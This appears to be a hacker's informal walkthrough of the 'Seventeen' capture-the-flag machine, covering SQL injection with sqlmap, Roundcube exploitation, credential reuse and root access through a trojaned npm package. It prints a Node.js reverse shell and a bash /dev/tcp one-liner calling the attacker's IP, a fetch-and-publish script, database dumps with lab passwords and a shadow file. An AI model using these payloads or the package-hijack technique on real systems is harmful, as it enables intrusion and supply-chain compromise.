

Path of Exploitation

Foothold: find sql injection in exam app, get creds and log into old management app and upload web shell, find round cube server and exploit path to get file upload folder after fuzzing, exploit to get web shell as www-data

User: search docker container for creds and get marks creds and login as mark with ssh

root: find npm package installer and install db-logger to get creds for kavi. login as kavi and exploit npm package with custom npm package and run startupscript as root and get shell.

Creds

Username	Password	Description
31234	autodestruction	oldmanagement.seventeen.htb(Kelly Shane)
mysqluser	mysqlpassword	mysql
Mark	2020bestyearofmylife	ssh
Kavi	IhateMathematics123#	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.29 ((Ubuntu))
8000	http	Apache httpd 2.4.38

Service Info: Host: 172.17.0.3; OS: Linux; CPE: cpe:/o:linux:linux_kernel

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Nmap 7.92 scan initiated Mon Sep 26 16:18:31 2022 -- -sC -sV -oA nmap/Full -p - -vvv 10.10.11.165
Nmap scan report for 10.10.11.165
Host is up, received echo-reply ttl 63 (0.046s latency).
Scanned at 2022-09-26 16:18:32 UTC for 42s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2a:2b:6e:bb:92:7d:5e:6b:36:93:17:1a:82:09:e4:64 (RSA)
| ssh-rsa
|
AAAA83NzaC1yc2EAAAADAQABAAQDHwDWE8/Dfua10CkPUABok0THmh75JPAGBMj8wfq13P03C61zrwhG6EL7w8mZ907MaX7VR7DkUdFH5x2gj+qzmt+Rem3eGmS1LZ55W6sm8nErzTPaQNN/z/Q421YeNlt68oEO+yBdo90tkDxkCWk1TMEwhBEasUkg7asLTm6QVKBl
tWRJ83B5xyfY/uOuwlb+mzbPjdsLCK+q3481Cwh80pmCq4W/2VdsYpnNM0fOISDUGFe/Qx748rfdon0bgHuP62V3XE2E86ZAab2F53/40mW7JrL6WsQ0N2oQhrfj09vpK8ddyoyz/ToCkghk1THEGEv3ni+QZR
| 256 1f:57:c6:53:fc:2d:8b:51:7d:30:42:02:a4:d6:5f:44 (ECDSA)
|
ecd5a-sha2-nistp256 AAAAE2VjZHNhLXNoYTU1bmlzdHh0YTYAAAIYNTYAAABBBLEmVhLdGw/LmuPXB84HGvz6KXtQp15Z0081F5s237ALrLNgYqwhhR3cas+bjTbkjMqvC5UJFmr6y58MnTg7a=
| 256 a5:36:38:19:fe:0d:67:79:16:e6:da:17:91:eb:ad (ED25519)
|
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJUihASZ9sSPHOLWgxtznpmqQ8r4GgQQcHDx3jiFio
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-title: Let's begin your education with us!
|_http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp  open  http     syn-ack ttl 62 Apache httpd 2.4.38
|_http-title: 403 Forbidden
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: Host: 172.17.0.3; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 26 16:19:14 2022 -- 1 IP address (1 host up) scanned in 43.33 seconds

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Web Enumeration

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kali@kali)=[~]
-$ ffuf -u http://exam.seventeen.htb?p=FUZZ -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -fs 15602


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:: Method       : GET
:: URL          : http://exam.seventeen.htb?p=FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403,405,500
:: Filter       : Response size: 15602
```


```
about      [Status: 200, Size: 18792, Words: 3326, Lines: 343, Duration: 40ms]
admin      [Status: 200, Size: 7780, Words: 1243, Lines: 139, Duration: 35ms]
build      [Status: 200, Size: 15739, Words: 2855, Lines: 318, Duration: 53ms]
config     [Status: 200, Size: 7598, Words: 1226, Lines: 137, Duration: 90ms]
database   [Status: 200, Size: 15745, Words: 2855, Lines: 318, Duration: 586ms]
home       [Status: 200, Size: 17375, Words: 3222, Lines: 348, Duration: 414ms]
inc        [Status: 200, Size: 15735, Words: 2855, Lines: 318, Duration: 593ms]
m1st       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 8946ms]
plugins    [Status: 200, Size: 15743, Words: 2855, Lines: 318, Duration: 672ms]
:: Progress: [6453/6453] :: Job [1/1] :: 80 req/sec :: Duration: [0:01:10] :: Errors: 1 ::
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```
{"status":"Incorrect","last_qry":"SELECT * from users where username = " and 'password' = md5('d41d8cd98f00b204e9800998ecf8427e') "}
```

well finally decided to just google the examination management system and found this
<https://www.exploit-db.com/exploits/50725>

and sql injection..



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dump database

```
sqlmap -u 'http://exam.seventeen.htb/?p=take_exam&id=1' -p id --level 5 --risk 3 --batch --threads 10 --dbms=mysql --technique=B -D db_sfms -T storage -C filename --dump
```

```
available databases [4]:
[*] db_sfms
[*] erms_db
[*] information_schema
[*] roundcubedb

Database: roundcubedb
Table: session
[9 entries]
+-----+-----+-----+
| sess_id | ip | vars |
+-----+-----+-----+
| changed | created |
+-----+-----+-----+
| c7083634ee14e813028dc6c64bd571b8 | 10.10.14.19 |
d6VtcHxk10jE7bGfUz3VhZ2V8czo10i13lb19VuyI7dGfza3xz0jU6ImxvZ2luIjtzaz2luX2NvbWZpZ3xhOjU6e3M6NjoibGF5b3V0Ijtz0jEwOjJ3aWRlc2NyZWVuIjtz0jIyOjJqcXVlcnlfdmWlFY29sb3JzX3RoZW1lIjtz0jk6ImJvb3RzdHJhcC17czoxODoiZW1iZWRFY3NzX2xvY2F0aW9uIjtz0jE3Oj1vc3R5bGVzL2VtYmVklmNzcyI7czoxOToiZWRpZG9yX2Nzci19sb2NhZGlvbIi7czoxNzoilL3N0eWxlcY9lbWJlZC5jcm103M6MjY6Im1lZGhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtz0jQ6Im5vbmUf031yZXF1ZXN0X3Rva2VuFHMGZiI6IkdQhFTN
1NEeUUVnd9sXNmNs2s0MVY2Ym2XbjByeHJvIjts= | 2022-05-10 05:46:14 | 1000-01-01 00:00:00 |
| 88297c50a3cfaf3f27eb52029f7f7cd6 | 10.10.14.23 |
d6VtcHxk10jE7bGfUz3VhZ2V8czo10i13lb19VuyI7dGfza3xz0jU6ImxvZ2luIjtzaz2luX2NvbWZpZ3xhOjU6e3M6NjoibGF5b3V0Ijtz0jEwOjJ3aWRlc2NyZWVuIjtz0jIyOjJqcXVlcnlfdmWlFY29sb3JzX3RoZW1lIjtz0jk6ImJvb3RzdHJhcC17czoxODoiZW1iZWRFY3NzX2xvY2F0aW9uIjtz0jE3Oj1vc3R5bGVzL2VtYmVklmNzcyI7czoxOToiZWRpZG9yX2Nzci19sb2NhZGlvbIi7czoxNzoilL3N0eWxlcY9lbWJlZC5jcm103M6MjY6Im1lZGhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtz0jQ6Im5vbmUf031yZXF1ZXN0X3Rva2VuFHMGZiI6IiRwbG1Qb
F3QwXjZlU9sd22vcEYwajFCTWRPb3BUM2NWIs= | 2022-05-07 02:08:37 | 1000-01-01 00:00:00 |
| 88297c50a3cfaf3f27eb52029f7f7cd6 | 10.10.14.23 |
d6VtcHxk10jE7bGfUz3VhZ2V8czo10i13lb19VuyI7dGfza3xz0jU6ImxvZ2luIjtzaz2luX2NvbWZpZ3xhOjU6e3M6NjoibGF5b3V0Ijtz0jEwOjJ3aWRlc2NyZWVuIjtz0jIyOjJqcXVlcnlfdmWlFY29sb3JzX3RoZW1lIjtz0jk6ImJvb3RzdHJhcC17czoxODoiZW1iZWRFY3NzX2xvY2F0aW9uIjtz0jE3Oj1vc3R5bGVzL2VtYmVklmNzcyI7czoxOToiZWRpZG9yX2Nzci19sb2NhZGlvbIi7czoxNzoilL3N0eWxlcY9lbWJlZC5jcm103M6MjY6Im1lZGhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtz0jQ6Im5vbmUf031yZXF1ZXN0X3Rva2VuFHMGZiI6IkpYlBHM
zdsas0R4T1NDMKRCRGMcxcnJkQRXUwJXUj3CJts= | 2022-05-10 05:29:15 | 1000-01-01 00:00:00 |
| 01889513fefe71fe1c188d3020ad3b | 172.17.0.1 |
d6VtcHxk10jE7bGfUz3VhZ2V8czo10i13lb19VuyI7dGfza3xz0jU6ImxvZ2luIjtzaz2luX2NvbWZpZ3xhOjU6e3M6NjoibGF5b3V0Ijtz0jEwOjJ3aWRlc2NyZWVuIjtz0jIyOjJqcXVlcnlfdmWlFY29sb3JzX3RoZW1lIjtz0jk6ImJvb3RzdHJhcC17czoxODoiZW1iZWRFY3NzX2xvY2F0aW9uIjtz0jE3Oj1vc3R5bGVzL2VtYmVklmNzcyI7czoxOToiZWRpZG9yX2Nzci19sb2NhZGlvbIi7czoxNzoilL3N0eWxlcY9lbWJlZC5jcm103M6MjY6Im1lZGhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtz0jQ6Im5vbmUf031yZXF1ZXN0X3Rva2VuFHMGZiI6IktqMjImlR
ExVVld2e6sldXrdLfwR1lCSFvFwkdi20hptjs= | 2022-05-06 19:06:15 | 1000-01-01 00:00:00 |
| 722263d0524b583d42dd2801eb24cfa | 172.17.0.1 |
d6VtcHxk10jE7bGfUz3VhZ2V8czo10i13lb19VuyI7dGfza3xz0jU6ImxvZ2luIjtzaz2luX2NvbWZpZ3xhOjU6e3M6NjoibGF5b3V0Ijtz0jEwOjJ3aWRlc2NyZWVuIjtz0jIyOjJqcXVlcnlfdmWlFY29sb3JzX3RoZW1lIjtz0jk6ImJvb3RzdHJhcC17czoxODoiZW1iZWRFY3NzX2xvY2F0aW9uIjtz0jE3Oj1vc3R5bGVzL2VtYmVklmNzcyI7czoxOToiZWRpZG9yX2Nzci19sb2NhZGlvbIi7czoxNzoilL3N0eWxlcY9lbWJlZC5jcm103M6MjY6Im1lZGhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtz0jQ6Im5vbmUf031yZXF1ZXN0X3Rva2VuFHMGZiI6IjRPeELV
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Database: roundcubedb
Table: system
[1 entry]
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name	value
roundcube-version	2015111100

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Database: db_sfms
Table: student
[4 entries]
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	stud_id	yr	gender	stud_no	lastname	password	firstname
1	1A	Male	12345	Smith	1a40620f9a4ed6cb8d81a1d365559233		John
2	2B	Male	23457	Wille	abb635d19b0bc2396e7fde8d76e909c		James
3	Female		31234	Shane	a2af567b1efdb4c2d09635337d9d24	(autodestruction)	Kelly
4	3C	Female	43347	Hales	a1428092eb55781de5eb4fd5e2ceb835		Jamie

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Database: db_sfms
Table: user
[3 entries]
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	user_id	status	lastname	password	username	firstname
1	administrator	Administrator	fc8ec7b43523e186a27f46957818391c	admin	Administrator	
2	Regular	Anthony	b35e311c80075c4916935cbbd77bcef	UndetectableMark	Mark	
4	Regular	Smith	112dd9d08abf9ddccee8bc6d326b138	Stev1992	Steven	

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| database: information_schema |
+-----+
| [61 tables] |
+-----+
| CHARACTER_SETS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS |
| COLUMN_PRIVILEGES |
| ENGINES |
| EVENTS |
| FILES |
| GLOBAL_STATUS |
| GLOBAL_VARIABLES |
| INNODB_BUFFER_PAGE |
| INNODB_BUFFER_PAGE_LRU |
| INNODB_BUFFER_POOL_STATS |
| INNODB_CMP |
| INNODB_CMPMEM |
| INNODB_CMPMEM_RESET |
| INNODB_CMP_PER_INDEX |
| INNODB_CMP_PER_INDEX_RESET |
| INNODB_CMP_RESET |
| INNODB_FT_BEING_DELETED |
| INNODB_FT_CONFIG |
| INNODB_FT_DEFAULT_STOPWORD |
| INNODB_FT_DELETED |
| INNODB_FT_INDEX_CACHE |
| INNODB_FT_INDEX_TABLE |
| INNODB_LOCKS |
| INNODB_LOCK_WAITS |
| INNODB_METRICS |
| INNODB_SVS_COLUMNS |
| INNODB_SVS_DATAFILES |
| INNODB_SVS_FIELDS |
| INNODB_SVS_FOREIGN |
| INNODB_SVS_FOREIGN_COLS |
| INNODB_SVS_INDEXES |
| INNODB_SVS_TABLES |
| INNODB_SVS_TABLESPACES |
| INNODB_SVS_TABLESTATS |
| INNODB_SVS_VIRTUAL |
| INNODB_TEMP_TABLE_INFO |
| INNODB_TRX |
| KEY_COLUMN_USAGE |
| OPTIMIZER_TRACE |
| PARAMETERS |
| PARTITIONS |
| PLUGINS |
| PROCESSLIST |
| PROFILING |
| REFERENTIAL_CONSTRAINTS |
| ROUTINES |
| SCHEMATA |
| SCHEMA_PRIVILEGES |
| SESSION_STATUS |
| SESSION_VARIABLES |
| STATISTICS |
| TABLES |
| TABLESPACES |
| TABLE_CONSTRAINTS |

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TABLE_PRIVILEGES
TRIGGERS
USER_PRIVILEGES
VIEWS

Database: db_sfms
[3 tables]

user
storage
student

Database: roundcubedb
[14 tables]

session
system
cache
cache_index
cache_messages
cache_shared
cache_thread
contactgroupmembers
contactgroups
contacts
dictionary
identities
searches
users

Database: erms_db
[6 tables]

category_list
exam_list
option_list
question_list
system_info
users

roundcube

Database: roundcubedb								
Table: users								
[1 entry]								
user_id	created	username	mail_host	language	last_login	preferences	failed_login	failed_login_counter
1	2022-03-19 21:30:30	smtpmailer	localhost	en_US	2022-03-22 13:41:05	a:1:{s:11:"client_hash";s:32:"0db936ce29d4c4d2a2f82db8b3d7870c";}	2022-03-23 15:32:37	3

[01:02:18] [INFO] table 'roundcubedb.users' dumped to CSV file '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb/dump/roundcubedb/users.csv'
[01:02:18] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb'

db_sfms

Database: db_sfms							
Table: student							
[4 entries]							
stud_id	yr	gender	stud_no	lastname	password	firstname	
1	1A	Male	12345	Smith	1a40620f9a4e6cb8d81a1d365559233	John	
2	2B	Male	23347	Mille	abb635c915b0cc296e071e8d76e9060c	James	
3	2C	Female	31234	Shane	a2afa567b1efdb42d8966353337d9024 (autodestruction)	Kelly	
4	3C	Female	43347	Hales	a1428092eb55781de5eb4fd5e2ceb835	Jamie	

[00:37:10] [INFO] table 'db_sfms.student' dumped to CSV file '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb/dump/db_sfms/student.csv'

looks like shane kelly shane cracked.

Database: db_sfms					
Table: storage					
[1 entry]					
store_id	stud_no	filename	file_type	date_uploaded	
33	31234	Marksheet-finals.pdf	application/pdf	2020-01-26, 06:57 PM	

[00:37:10] [INFO] table 'db_sfms.storage' dumped to CSV file '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb/dump/db_sfms/storage.csv'

Database: db_sfms					
Table: user					
[3 entries]					
user_id	status	lastname	password	username	firstname
1	administrator	Administrator	fc8ec7b43523e186a27f46957818391c	admin	Administrator
2	Regular	Anthony	b35e311c80075c4916935cbbbd770cef	UndetectableMark	Mark
4	Regular	Smith	112dd9d08abf9d5ccec8bc6d3e26b138	Stev1992	Steven

[00:37:25] [INFO] table 'db_sfms.`user`' dumped to CSV file '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb/dump/db_sfms/user.csv'

erms_db

Database: erms_db	
Table: users	

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[3 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | type | avatar | lastname | password | username | firstname | date_added | last_login | date_updated |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | 1 | ../oldmanagement/files/avatar.png | Admin | fc8ec7b43523e186a27f46957818391c | admin | Administrator | 2021-01-20 14:02:37 | NULL | 2022-02-24 22:00:15 |
| 6 | 2 | ../oldmanagement/files/avatar.png | Anthony | 48bb86d036bb993dfdcf7fefdc60cc06 | UndetectableMark | Mark | 2021-09-30 16:34:02 | NULL | 2022-05-10 08:21:39 |
| 7 | 2 | ../oldmanagement/files/avatar.png | Smith | 184fe92824bea12486ae9a56050228ee | Stev1992 | Steven | 2022-02-22 21:05:07 | NULL | 2022-02-24 22:00:24 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

[00:20:23] [INFO] table 'erms_db.users' dumped to CSV file '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb/dump/erms_db/users.csv'
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
```

(kali@kali)-[~]
$ gobuster vhost -u http://seventeen.htb -w test.txt

Found: oldmanagement.seventeen.htb (Status: 302) [Size: 331]
Found: exam.seventeen.htb (Status: 200) [Size: 17375]

=====
2022/09/27 00:46:38 Finished
=====
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weird..



Student Login

Student no

Password

Login

ok....
lets try some logins..

and obviously we only have 1 cred so login with it and ...

Seventeen Exam ReviewerSeventeen Exam ReviewerSchool File Management

oldmanagement.seventeen.htb:8000/oldmanagement/student_profile.php

School File Management System

File List

Show 10 entries

Search:

Filename	File Type	Date Uploaded	Action
Marksheet-finals.pdf...	application/pdf	2020-01-26, 06:57 PM	<div>DownloadRemove</div>

Showing 1 to 1 of 1 entries

Previous1Next

Student Information

Student no:31234

Name:Kelly Shane

Gender:Female

Year & Section:2C

File

Choose FileNo file chosen

Add File

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are other colleagues of yours have already agreed to
sions. And he wanted you to know that he won't be
ead. (https://mastermailer.seventeen.htb)
n was acknowledged by the server management su
load shortly.

add to hosts file

Seventeen Exam ReviewerSeventeen Exam ReviewerSchool File ManagementMarksheet-finals.pdfSeventeen Webmail: We


mastermailer.seventeen.htb:8000/mastermailer/

Username

Password

LOGIN

Seventeen Webmail



fuzzed and found the folder papers so can upload the file papers.php to box and then mod the install to that folder and then boom shell

<https://roundcube.net/news/2020/04/29/security-updates-1.4.4-1.3.11-and-1.2.10>

<https://github.com/DrunkenShells/Disclosures/blob/master/CVE-2020-12641-Command%20Injection-Roundcube/Bypasses/Flag%20Injection.md>

<https://github.com/DrunkenShells/Disclosures/tree/master/CVE-2020-12640-PHP%20Local%20File%20Inclusion-Roundcube>

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www-data@c09603c73d1f:/var/www/html/mastermailer$ id
id=33(www-data) gid=33(www-data) groups=33(www-data)
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Docker Enumeration

```
Breakout via mounts
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation/sensitive-mounts
release_agent breakout 1..... Yes
release_agent breakout 2..... No
core_pattern breakout ..... No
binfmt_misc breakout ..... No
uevent_helper breakout ..... No
core_pattern breakout ..... No
is modprobe present ..... No
DoS via panic_on_oom ..... No
DoS via panic_sys_fs ..... No
DoS via sysreq_trigger_dos ..... No
/proc/config.gz readable ..... No
/proc/sched_debug readable ..... Yes
/proc/x/mountinfo readable ..... Yes
/sys/kernel/security present ... Yes
/sys/kernel/security writable .. No

www-data@c09603c73d1f:/var/www/html/employeemanagementsystem$ cat process/dbh.php
<?php

$servername = "localhost";
$dbUsername = "root";
$dbPassword = "2020bestyearofmylife";
$dbName = "ems";
```

and try login to host with ssh

boom

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Mark

```
mark@seventeen:/var/mail$ cat kavi
To: kav@seventeen.htb
From: admin@seventeen.htb
Subject: New staff manager application
```

Hello Kavishka,

Sorry I couldn't reach you sooner. Good job with the design. I loved it.

I think Mr. Johnson already told you about our new staff management system. Since our old one had some problems, they are hoping maybe we could migrate to a more modern one. For the first phase, he asked us just a simple web UI to store the details of the staff members.

I have already done some server-side for you. Even though, I did come across some problems with our private registry. However as we agreed, I removed our old logger and added loglevel instead. You just have to publish it to our registry and test it with the application.

Cheers,
Mike

```
Ncat: Connection from 10.10.11.165.
Ncat: Connection from 10.10.11.165:37768.
PUT /-/user/org.couchdb.user:test HTTP/1.1
accept-encoding: gzip
version: 3.5.2
accept: application/json
referer: adduser
npm-session: 1d7f5d3911381a6d
user-agent: npm/3.5.2 node/v8.10.0 linux x64
host: 10.10.14.178:80
content-type: application/json
content-length: 151
Connection: keep-alive

{"_id":"org.couchdb.user:test","name":"test","password":"test","email":"test@seventeen.htb","type":"user","roles":[],"date":"2022-09-29T21:43:16.488Z"}
```

this is the request it makes when following entering the command it says to make `npm adduser --registry http://10.10.14.178:80`

i install verdaccio in docker and try again

ok after playing around with verdaccio i see that i can create and register npm packages into verdaccio then install them with the --registry flag.. so lets try doing it with the local one since it won't let me overwrite or install or even add users so i type

npm install db-logger --registry http://localhost:4873 and it installs a bunch of stuff so lets take a look at the db logger since we couldn't access it before

```

and... creds
mark@seventeen:/dev/shm$ npm install db-logger --registry http://localhost:4873
/dev/shm
├── db-logger@1.0.1
├── mysql@2.18.1
├── bignumber.js@9.0.0
├── readable-stream@2.3.7
├── core-util-is@1.0.3
├── inherits@2.0.4
├── isarray@0.0.0
├── process-nextick-args@2.0.1
├── string_decoder@1.1.1
├── util-deprecate@1.0.2
├── safe-buffer@5.1.2
└── sqlstring@2.3.1

npm WARN enoent ENOENT: no such file or directory, open '/dev/shm/package.json'
npm WARN shm No description
npm WARN shm No repository field.
npm WARN shm No README data
npm WARN shm No license field.
mark@seventeen:/dev/shm$ ls
node_modules
mark@seventeen:/dev/shm$ cd node_modules/
mark@seventeen:/dev/shm/node_modules$ ls
bignumber.js db-logger isarray process-nextick-args safe-buffer string_decoder
core-util-is inherits mysql readable-stream sqlstring util-deprecate
mark@seventeen:/dev/shm/node_modules$ cd db-logger/
mark@seventeen:/dev/shm/node_modules/db-logger$ ls
logger.js package.json

```

```

mark@seventeen:/dev/shm/node_modules/db-logger$ ls
logger.js package.json
mark@seventeen:/dev/shm/node_modules/db-logger$ cat logger.js
var mysql = require('mysql');

var con = mysql.createConnection({
  host: "localhost",
  user: "root",
  password: "IhateMathematics123#",
  database: "logger"
});

```

so i try them with kavi

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Kavi

Enumeration

```

kavi@seventeen:~$ sudo -l
[sudo] password for kavi:
Matching Defaults entries for kavi on seventeen:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kavi may run the following commands on seventeen:
    (ALL) /opt/app/startup.sh

```

well this should be easy...

```

kavi@seventeen:~$ cat /opt/app/startup.sh
#!/bin/bash

cd /opt/app

deps=('db-logger' 'loglevel')

for dep in ${deps[@]}; do
    /bin/echo "[+] Checking for $dep"
    o=$(/usr/bin/npm -l ls|/bin/grep $dep)

    if [[ "$o" != *"$dep"* ]]; then
        /bin/echo "[+] Installing $dep"
        /usr/bin/npm install $dep --silent
        /bin/chown root:root node_modules -R
    else
        /bin/echo "[+] $dep already installed"
    fi
done

/bin/echo "[+] Starting the app"

/usr/bin/node /opt/app/index.js

```

so where can we inject

cd not full path, but can't hijack cd because only can use the secure paths from above and can't write to any.. ok.. hmm..

deps = loglevel.. well we can do something here with loglevel.... maybe create our own package...

then runs /opt/app/index.js

index.js

```

const http = require('http')
const port = 8080
const fs = require('fs')
//var logger = require('db-logger')
var logger = require('loglevel')

const server = http.createServer(function(req, res) {
  res.writeHead(200, {'Content-Type': 'text/html'})
  fs.readFile('index.html', function(error, data) {
    if (error) {
      res.writeHead(404)
      res.write('Error: File Not Found')
      logger.debug(`INFO: Request from ${req.connection.remoteAddress} to /`)
    } else {
      res.write(data)
    }
  })
  res.end()
})

server.listen(port, function(error) {
  if (error) {
    logger.warn('ERROR: Error occured while starting the server : ${e}')
  } else {
    logger.log('INFO: Server running on port ' + port)
  }
})

```


well, not much here, so lets go to the two dependencies and see what we can do..
well when runing the script as sudo says db-logger already installed... so can't do much with that. so lets chck out the other..

```
kavi@seventeen:~$ sudo /opt/app/startup.sh
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
├─ loglevel@1.8.0
└─ mysql@2.18.1

[+] Starting the app
```

ok.. so it installs loglevel hmm... ok
so mananged to get package loglevel and modded the package.json file to have a preinstall script.
published it to my personal repo and then updated the .npmrc file to get new file from my server and should run as root. but didnt.. hmm...

```
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
├─ loglevel@1.8.1
└─ mysql@2.18.1

[+] Starting the app
```

my new version 1.8.1. with my script.. and doesn't excute as root.. why!!!!!!?????
does it as kavi on the 2nd run.. first run doesnt!... hmm...
so runs it as kavi but runs the script as kavi.. so hmm... how can i force it to run as root....

well lets try to focus on a malicious js file then.

and here's my quick script to do all the stuff for me

```
#!/bin/bash
# install original loglevel version 1.8.0 to dev/shm
cd /tmp/ && npm install loglevel
# update the package.json with my custom package.json with a new version and a pre/post install script which runs as kavi.. and finally i update the and lib/loglevel.js
cd /tmp/node_modules/loglevel/ && curl http://10.10.14.178/package.json -O
cd /tmp/node_modules/loglevel/ && curl http://10.10.14.178/loglevel.js -o lib/loglevel.js
#register the package in my repo
cd /tmp/node_modules/loglevel/ && curl http://10.10.14.178/.npmrc -O && printf "kavi\r\nkavi\r\nkavi@seventeen.htb\r\n" | npm adduser && npm publish
# run the sudo startup.sh with my repo and custom script
cd /home/kavi/ && curl http://10.10.14.178/.npmrc -O && printf "IhateMathematics123#" | sudo /opt/app/startup.sh
```

so basically a few things you ahve to do is update the package file to a version higher than the original which is 1.8.0 so i wen with 1.8.1 and then update the main js file in this case it's lib/loglevel.js.

you can also just do `npm init` and create a totally new package but i wanted to kinda hide the rev shell etc..

so anyway, just update the package.json file with a new version number 1.8.0 and thats basically it for the package.json file
next, update the main js file with the rev shell..

```
(function(){
  var net = require("net"),
      cp = require("child_process"),
      sh = cp.spawn("/bin/bash", []);
  var client = new net.Socket();
  client.connect(9001, "10.10.14.178", function(){
    client.pipe(sh.stdin);
    sh.stdout.pipe(client);
    sh.stderr.pipe(client);
  });
  return /a/; // Prevents the Node.js application form crashing
})();

...[snip]...
```

i just added this to the top of the loglevel.js and uploaded it to the package

finally just register the package to my rep and instal it from with sudo opt/app/startup.sh file

if you decided to make a completely custom package with you will want to add the logging functions to prevent errors from popping up when it finally runs. and can look somethign like this

```
const cp = require("child_process")

cp.exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'");

function log(msg) {
  console.log(msg);
}

function debug(msg) {
  console.log(msg);
}

function warn(msg) {
  console.log(msg);
}

module.exports.log = log;
```

anyway using the built in loglevel.js didn't have to worry about all that, and the rev shell works just fine form payloads all the things..

and we get root



root

root.txt

```
root@seventeen:/root# cat root.txt
e2e841bf129e0b90cc7073a165041e39
```

uname -a

```
root@seventeen:/root# uname -a
Linux seventeen 4.15.0-177-generic #186-Ubuntu SMP Thu Apr 14 20:23:07 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

id && whoami

```
root@seventeen:/root# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

/etc/shadow

```
root@seventeen:/root# cat /etc/shadow
root:$6$zk3AdLXN$2q2KQq$7CNXr6p.GJAuzESBeX97RB2cdQID4hUUv12CIZvEhCATo8JqsvzVghULHGvfHXgAuWIVE.GtdVVZPw.:19092:0:99999:7:::
... [snip] ...

kavi:$6$P67ISnef$myps86eaLk.i07WzNHdnZBoK01010gIE1E6pQ.7L1dVs407TYNvmMkEMVfYXTmxazGhMHf07HTwFyySxhY.V.:19092:0:99999:7:::
mysql:!:19067:0:99999:7:::
dovecot:!:19070:0:99999:7:::
doveNULL:!:19070:0:99999:7:::
